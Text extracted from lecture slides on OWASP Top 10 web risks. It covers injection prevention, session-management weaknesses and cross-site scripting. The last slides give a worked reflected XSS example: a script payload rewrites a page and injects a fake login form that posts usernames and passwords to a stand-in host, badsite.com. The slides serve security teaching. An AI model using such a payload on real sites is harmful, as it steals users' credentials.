
A1: Injection
•

Prevention:

•

Use interfaces that provide a parameterized
interface:

• Prepared Statements
• Stored Procedures
•
•

Encode all user input

•
•

Whitelist input

Minimize database privileges
OWASP SQL Injection Prevention Cheat sheet
8

A2: Broken Authentication and
Session Management
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Average

Widespread

Average

Severe

• HTTP is stateless
• Session IDs used to track state, good as
credentials to an attacker

• Can be accessed via sniffer, logs, XSS…
• Change my password, forgotten my password,
secret questions …

• Impact: sessions hijacked / accounts
compromised

9
A2: Broken Authentication and
Session Management
• Prevention:
• Use standard implementations
• Use SSL for ALL requests
• Thoroughly test all authentication related
functionality

• Use SECURE & HTTPOnly cookies flags
• Avoid XSS flaws
10

A3: Cross Site Scripting (XSS)
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Average

VERY Widespread

Easy

Moderate

•

Injecting malicious content/code into web pages

•

HTML / javascript most common, but many other
technologies also vulnerable:

•

Java, Active X, Flash, RSS, Atom, …

•

Present in 68% of all web applications in 2011

•

Can be present in form and URL parameters AND
cookies

11
A3: Cross Site Scripting

• Impact:
(XSS)
•

Session hijacking

•

Unauthorized data access

•

Web page rewriting

•

Redirect users (eg to phishing or malware sites)

•

Anything the web application can do…

12

A2: Cross Site Scripting
(XSS)
Reflected

Persistent

13

A2: Cross Site Scripting
(XSS)
DOM

14

A3: Cross Site Scripting
• Forum: “Have you seen XYZ are being taken over??
(XSS)
http://tinyurl/jdfgshr”
XYZ – We’re being taken over!
https://www.xyz.com/s=%3C%2Fdiv%3E%E2%80%9C%3Cscript%3Edocument.title%3D%E2%80%98XYZ%20
Search this site:

Yes, we’re being taken over, but don’t worry:
login to find out why this is a good thing!
Username:
Password:
Login

15

A3: Cross Site Scripting
(XSS) found!
XYZ – No Search Result

https://www.xyz.com/s=%3C%2Fdiv%3E%E2%80%9C%3Cscript%3Edocument.title%3D%E2%80%98XYZ%2
Search this site:

No search result found for:
“</div><script>document.title=‘XYZ – We’re being taken
over!’;
Document.getElementById(‘results’).style.display=‘none’;
</script> Yes, we’re being taken over, but don’t worry:
login to find out why this is a good thing! <table><form
action=‘http://badsite.com/gotcha’>
<tr><td>Username:</td><td><input id=‘user’></td></tr>
<tr><td>Password:</td><td><input id=‘password’ type=…”

16
